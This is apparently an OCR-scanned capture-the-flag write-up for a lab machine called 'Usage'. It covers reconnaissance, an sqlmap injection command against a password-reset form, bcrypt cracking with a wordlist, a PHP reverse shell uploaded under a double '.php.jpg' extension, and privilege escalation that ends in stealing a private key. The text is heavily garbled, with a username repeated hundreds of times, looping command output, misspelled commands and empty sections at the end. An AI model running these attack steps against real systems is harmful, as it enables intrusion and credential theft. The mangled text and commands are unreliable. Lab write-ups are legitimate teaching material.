# Usage writeup

## Run nmap:

```
Discovered open port 22/15p on 10-10-11.18
Discovered open port 22/1
```

## Run ffuf:

Search for directories:

/robots.txt is empty.


Now search for sub domain:



We have a <u>admin.usage.htb</u>, add this to /etc/hosts.

# page analyzation:


now open the web site and analyze:



There is the login page , register page and admin page.


We try some sql injection but not working!!

Go to register page and make a new account and login.



There is nothing to do ⊗

Now login again and capture request to see what is the website do.




Now we can see , there is a \_token.


So can we injection?

Only one more page left => reset password

## Sqlmap:



Enter the email that you make and capture request with burp.



Save request in requset.txt.

Now run sqlmap command to search databases:

```
File Actions Edit View Help

[danial@kalidani]-[-/Downloads]

$ sqlmap -r req.txt -p email -level 5 -risk 3 -threads 10 -batch -dbs -random-agent

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#### The result:

We have 3 databases.

#### Go for usage blog:

#### The result:

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Go to admin users:

#### The result:

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[1139328] [ANO] retrieved: varchar(255)
[1139328] [Uno] retrieved: varchar(255)
[1139328] [Uno] retrieved: varchar(255)
[1139328] [Uno] retrieved: varchar(256)
[1139328] [Uno] retrieved: varchar(257)
[1139328] [Uno] retrieved: varchar(258)
[11393
```

## Now go for username and password:

```
| danial@kalidani)-[~/Downloads] | danial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanial@kalidanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwanialwan
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#### The result:

```
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
Now we have admin user with password, but we must crack password hash.

## crack hash:

```
| danial@kalidani)-[~/Downloads]
| Spin —worllistv/usr/share/wordlists/rockyou.txt hashp.txt
| Using default input encoding: UUT-8
| Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
| Cost 1 (iteration count) is 1924 for all loaded hashes
| Will run 4 OpenMP threads
| Will run 4 OpenMP threads
| Will run 4 OpenMP threads
| Will run 5 OpenMP threads
| Will run 5 OpenMP threads
| Will run 5 OpenMP threads
| Will run 6 OpenMP threads
| Will run 6
```

Now go to admin page and login.

## Admin login:



Search for Vulnerability.

You can see this site is a php site.


Go to administrator page, there is a upload page.

Try upload some php reverse shell.


The uploader only accepts image files.

So save reverse shell like \*.php.jpg

turn on burp and click on submit.



In file name section you must change name and extension:



Click on forward and get access.

# User flag:

```
danial@kalidani:~/Downloads

File Actions Edit View Help
dash@usage:/$ 1s
1s
bin dev home 11832 118x32 media opt root shin srv to ver
boot etc 11b 11864 lost-found mut proc run snap sys usr
dash@usage:/home$ cd none
dd home
dd home
dd home
ddsh@usage:/home$ cd xander
ddssi@usage:/home$ cd cander
ddssi@usage:/home$ cd cander
ddssi@usage:/home$ cd dash
ddsh@usage:/home$ cd dash
ddsh@usage:-$ 1s
1s
user.txt
dash@usage:-$ cat user.txt
cat user.txt
cat user.txt
dash@usage:-$ cat user.txt
cat user.txt
dash@usage:-$ cat user.txt
cat user.txt
dash@usage:-$ cat us
```

As you can see , we have two user. If you try to go xander directory , you get error.

Also if you run sudo –I, again you get error.

So we search for a xander password:

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dash dash 400% Aug 28 2022 ...

dash dash 400% Aug 28 2022 ...

dash dash 400% Aug 28 2022 ...

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rev-r-r- 1 dash dash 37 70 ct 26 2023 ...

rev-r-r- 1 dash dash 197 Oct 26 2023 ...

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rev-r-r- 1 root dash 33 Aug 8 97709 user.txt

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```

Now we have a password. Try it

If you run <su xabder>, you can successfully change the user.


#### Now run sudo -1:


```
xander@usage:/home$ sudo -l
sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/sbin\:/usr/bin\:/sbin\:/shin\:/shap/bin,
    use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSHO: /usr/bin/usage_management
    xander@usage:/home$ cd /usr/bin/usage_management
    cd /usr/bin
    cd /usr/bin/usage_management
    /[200-/usr/bin/usage_management
    /[210-sudo
//usr/bin/usage_management
```

There is a file that can show us project backup.

So, we go to site directory to see can we get root access.





Now we have a privet key.

Save it in new file.txt, remove all (: No more files).

Go for root.

## Root flag:

```
| Canial@ kalidani)-[~/Downloads]
| Simil@ kalidani]-[~/Downloads]
```

## Cat root flag: